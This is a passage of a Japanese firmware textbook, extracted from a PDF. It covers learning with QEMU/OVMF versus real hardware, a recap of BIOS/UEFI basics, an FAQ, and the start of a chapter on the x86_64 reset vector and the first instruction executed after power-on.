
## 実機との違い

### 仮想環境と実機の比較

項目	QEMU/OVMF	実機
安全性	◎ 壊れない	△ ブリックのリスク
速度	◎ 瞬時に再起動	△ 数十秒かかる
デバッグ	◎ GDB接続可能	△ JTAG等が必要

項目	QEMU/OVMF	実機
ハードウェア	△ 仮想デバイスのみ	○ 実物
性能測定	△ 不正確	○ 正確
実機特有の問題	✗ 再現不可	○ 発見可能

## 使い分けの指針



## 推奨ワークフロー:

### 1. QEMU で開発・デバッグ (90% の時間)

- 機能実装
- 基本的なテスト
- デバッグ


### 2. 実機で最終検証 (10% の時間)

- 互換性確認

- 性能測定
- 実機特有の問題発見

## なぜこの環境で学ぶのか

### 安全性



実機なら失敗すると文鎮化のリスクがありますが、QEMUなら**何度でも試せます**。

### 学習効率

反復速度の比較:

操作	QEMU	実機
起動	1-2秒	10-30秒
ファームウェア更新	ファイルコピーのみ	SPI書き込み必要
デバッグ	GDB即座に接続	JTAG設定が必要

QEMUなら、**1時間で数十回の試行錯誤が可能**です。

### 再現性

QEMUは完全に決定的な動作をするため：

- 問題の再現が容易

- デバッグが効率的
- 他の学習者と環境を揃えられる

## 本書でのツール使用方針

### 基本方針

本書は解説中心なので、ツールの詳細な使い方は最小限にします：

#### ✗ 本書で詳しく説明しないこと:

- QEMUの全オプション
- EDK IIのビルドシステム詳細
- GDBの使い方

#### ✓ 本書で説明すること:

- なぜこのツールを使うのか（目的）
- ツールの位置づけ（役割）
- 最小限の使用例（参考程度）

### 環境構築について

#### 本書のスタンス:


- 詳細な環境構築手順は提供しない
- 各ツールの公式ドキュメントを参照することを推奨
- 環境が整っている前提で解説を進める

#### 理由:

1. 環境構築はOS・バージョンにより異なる
2. 本書の焦点は「仕組みの理解」
3. 公式ドキュメントが最も正確

## 参考情報の提供

代わりに、各ツールの公式リソースを紹介します：




## まとめ

この章では、学習環境の概要とツールの位置づけを説明しました。

**重要なポイント:**

- **QEMU/OVMF** は安全で高速な学習環境
- **EDK II** は業界標準のUEFI開発フレームワーク
- 仮想環境で開発・デバッグ、実機で最終検証が基本
- 本書は解説重視で、環境構築の詳細は扱わない

**ツールの役割:**



### 学習の進め方:

1. 本書でファームウェアの仕組みを理解
2. 必要に応じて公式ドキュメントを参照
3. QEMU/EDK IIで実験（オプショナル）

---

次章では、Part 0のまとめを行います。

### 参考資料

- [QEMU Documentation](#)
- [EDK II Documentation](#)
- [OvmfPkg README](#)
- [Getting Started with EDK II](#)

# Part 0 まとめ


## 🎯 この章で学ぶこと

- Part 0で学んだ内容の振り返り
  - 重要な概念の再確認
  - Part Iへの準備
- 

## Part 0 で学んだこと

Part 0では、BIOS/UEFIファームウェアの全体像を理解しました。

## 各章の要点



## 重要な概念の再確認

### 1. ファームウェアの役割


ファームウェア（BIOS/UEFI）は、ハードウェアとソフトウェアの橋渡しをします。

### 3つの主要な役割:



役割	内容	例
初期化	ハードウェアを使用可能な状態にする	CPU, メモリ, PCIe設定
抽象化	OSにハードウェア情報を提供	ACPI, SMBIOS テーブル
ブート	OSを起動する	ブートローダの実行

## 2. レガシーBIOS から UEFIへの進化




### 進化の理由:

課題	レガシーBIOSの限界	UEFIの解決策
アーキテクチャ	16bit リアルモード	32/64bit モード
ディスク容量	2TB制限 (MBR)	実質無制限 (GPT)
セキュリティ	検証機構なし	Secure Boot
拡張性	モノリシック	モジュラー設計

### 3. エコシステムの構成

ファームウェア開発は、複数の要素が連携するエコシステムです。




#### 4つの層:

1. **仕様層:** UEFI, ACPI, PCIe などの標準規格
2. **実装層:** EDK II, coreboot などのコードベース
3. **ツール層:** QEMU, コンパイラ、デバッガ
4. **コミュニティ層:** UEFI Forum, TianoCore などの組織

### 4. 学習環境

#### QEMU/OVMF を使う理由:



### EDK II の位置づけ:

- 業界標準のUEFI開発フレームワーク
- 豊富なライブラリとドライバ
- 実機のファームウェアもEDK IIベース

## 本書の学習方針

### 解説重視のアプローチ

本書は、実装よりも理解を重視します：


#### ✗ やらないこと:

- 完全に動くコードの実装
- 詳細な環境構築手順
- ステップバイステップのチュートリアル

#### ✓ やること:

- 仕組みと設計思想の解説
- 「なぜそうなっているか」の説明
- アーキテクチャの全体像の提示

## 学習の進め方



### 推奨される学習順序:

- 必須:** Part 0-I (全体像とブート基礎)
- 重要:** Part II-III (アーキテクチャと初期化)
- 発展:** Part IV-V (セキュリティとデバッグ)
- 応用:** Part VI (他実装と展望)

## キーワード復習

Part 0で登場した重要なキーワード：

### ファームウェア関連

用語	説明
<b>BIOS</b>	Basic Input/Output System - レガシーなファームウェア
<b>UEFI</b>	Unified Extensible Firmware Interface - モダンなファームウェア
<b>ファームウェア</b>	ハードウェアとソフトウェアの中間層

## 仕様・標準

用語	説明
<b>UEFI Specification</b>	UEFIの仕様書（UEFI Forumが策定）
<b>ACPI Specification</b>	ハードウェア構成記述の仕様
<b>GPT</b>	GUID Partition Table - UEFIのパーティション方式
<b>MBR</b>	Master Boot Record - レガシーBIOSのパーティション方式

## 実装・ツール

用語	説明
<b>EDK II</b>	UEFI開発フレームワーク
<b>QEMU</b>	オープンソースのエミュレータ
<b>OVMF</b>	QEMU向けのUEFIファームウェア実装
<b>coreboot</b>	軽量・オープンソースのファームウェア

## コミュニティ

用語	説明
<b>UEFI Forum</b>	UEFI仕様を策定する業界団体
<b>TianoCore</b>	EDK IIの開発コミュニティ

# よくある質問と回答

## Q1: UEFIを学ぶには実機が必要ですか？

A: いいえ、QEMU/OVMFで学習できます。

- 初期学習は仮想環境で十分
- 最終的な検証で実機を使用
- 本書は仮想環境を想定

## Q2: プログラミングスキルはどの程度必要ですか？

A: C言語の基礎があれば十分です。

- ポインタ、構造体の理解
- アセンブリは最小限
- 本書はコード実装よりも理解重視

## Q3: レガシーBIOSも学ぶ必要がありますか？

A: 基本的には不要ですが、比較のために理解しておくと有益です。

- 現代のシステムはUEFI標準
- レガシーBIOSは歴史的背景として
- Part VIで比較を扱う

## Q4: どのくらいの時間で習得できますか？

A: 約40-60時間で本書を完読できます。

- Part 0-I: 約10時間（全体像）
- Part II-III: 約20時間（詳細理解）
- Part IV-VI: 約20時間（発展）

## Q5: 実務でファームウェア開発をするには？

A: 本書は基礎知識を提供しますが、実務には追加の学習が必要です。


- 本書: 仕組みの理解
- 実務: プラットフォーム固有の知識、実装スキル
- 実機でのデバッグ経験が重要

## Part I への準備

### Part I で学ぶこと

次のPart Iでは、**x86\_64** アーキテクチャにおけるブート基礎を学びます。

主なトピック:



### 準備しておくこと

知識面:

#### 1. CPUアーキテクチャの基礎

- レジスタ、命令セット
- メモリアドレッシング

#### 2. コンピュータの起動プロセス

- 電源ONから何が起こるか
- なぜファームウェアが必要か

(オプショナル) 環境面:

もし実際に試したい場合：

1. QEMU のインストール

- 各OSの公式手順に従う

2. EDK II のクローン

```
git clone https://github.com/tianocore/edk2.git
```

ただし、本書は環境がなくても理解できるように執筆されています。

## まとめ

Part 0では、BIOS/UEFIファームウェアの全体像を俯瞰しました。

### Part 0 の達成目標:

- ✓ ファームウェアの役割を理解した
- ✓ レガシーBIOSとUEFIの違いを理解した
- ✓ エコシステム全体像を把握した
- ✓ 学習環境の位置づけを理解した

次のステップ:



### 重要なマインドセット:

1. 理解重視: 実装よりも「なぜそうなっているか」
2. 段階的学習: 一度にすべてを理解しようとしない
3. 仕様参照: わからないことは仕様書を見る

#### 4. コミュニティ活用: 困ったらメーリングリストで質問

---

それでは、Part I でx86\_64 ブートプロセスの詳細を見ていきましょう！

#### Part 0 参考資料まとめ

- [UEFI Specification v2.10](#)
- [ACPI Specification v6.5](#)
- [EDK II Documentation](#)
- [QEMU Documentation](#)
- [TianoCore Community](#)
- [UEFI Forum](#)

# リセットから最初の命令まで

## ◉ この章で学ぶこと


- x86\_64 CPUのリセット時の状態
- リセットベクタとは何か
- 最初の命令が実行されるまでの流れ
- ファームウェアがどこに配置されるか

## 📚 前提知識

- CPUとメモリの基本概念
  - アドレス空間の概念
- 

## 電源投入の瞬間

コンピュータの電源を入れた瞬間、何が起こるのでしょうか？



この章では、CPUがリセット状態から最初の命令を実行するまでの流れを詳しく見ていきます。

## CPUリセット時の状態

### x86\_64 のリセット動作

x86\_64 アーキテクチャのCPUは、リセット時に決まった状態になります。


**主要なレジスタの初期値:**

レジスタ	初期値	意味
CS (Code Segment)	0xF000	コードセグメント
EIP (Instruction Pointer)	0xFFFF0	命令ポインタ
実効アドレス	0xFFFFFFF0	実際のアドレス

レジスタ	初期値	意味
CR0	0x60000010	制御レジスタ（リアルモード）
EFLAGS	0x00000002	フラグレジスタ

なぜ **0xFFFFFFFF0** なのか

設計上の理由:



### 1. 4GB空間の最上位付近

- 32bit アドレス空間の上端
- 0xFFFFFFFF から 16バイト下

### 2. ファームウェアROMの位置

- メモリマップ上の固定位置
- 電源ON直後でもアクセス可能

### 3. 後方互換性

- 8086以来の伝統
- リセット時は常に最上位から

## リセットベクタ (Reset Vector)

リセットベクタとは、CPUがリセット後に最初に実行する命令が配置されるアドレスです。

アドレス 0xFFFFFFF0:

```
EA 5B E0 00 F0      ; jmp far F000:E05B
```


このアドレスには、通常ジャンプ命令が配置されています。

### 理由:

- 16バイトしかスペースがない
- 実際のファームウェアコードは別の場所にある
- ジャンプ命令で本体へ移動


# メモリマップとファームウェアの配置

## リセット直後のメモリマップ



## ファームウェアROMの配置

なぜ最上位に配置されるのか:



### 重要な点:

1. **RAMは初期化されていない**
  - 電源ON直後、DRAMは未初期化
  - ファームウェアがDRAMを初期化する
2. **ROMは常にアクセス可能**
  - フラッシュメモリ (SPI ROM)

- チップセットが固定アドレスにマップ

### 3. ハードウェアによる自動マッピング

- CPUとチップセットの協調動作
- ソフトウェアの介入不要


## 最初の命令の実行

### リセットベクタの命令

x86\_64 では、リセットベクタに **JMP** 命令が配置されます：

```
; アドレス 0xFFFFFFFF0
jmp far 0xF000:0xE05B ; セグメント:オフセット形式
```

この命令の意味:



### セグメント:オフセット形式

x86 CPUはリセット時にリアルモードで起動します。

リアルモードのアドレス計算:

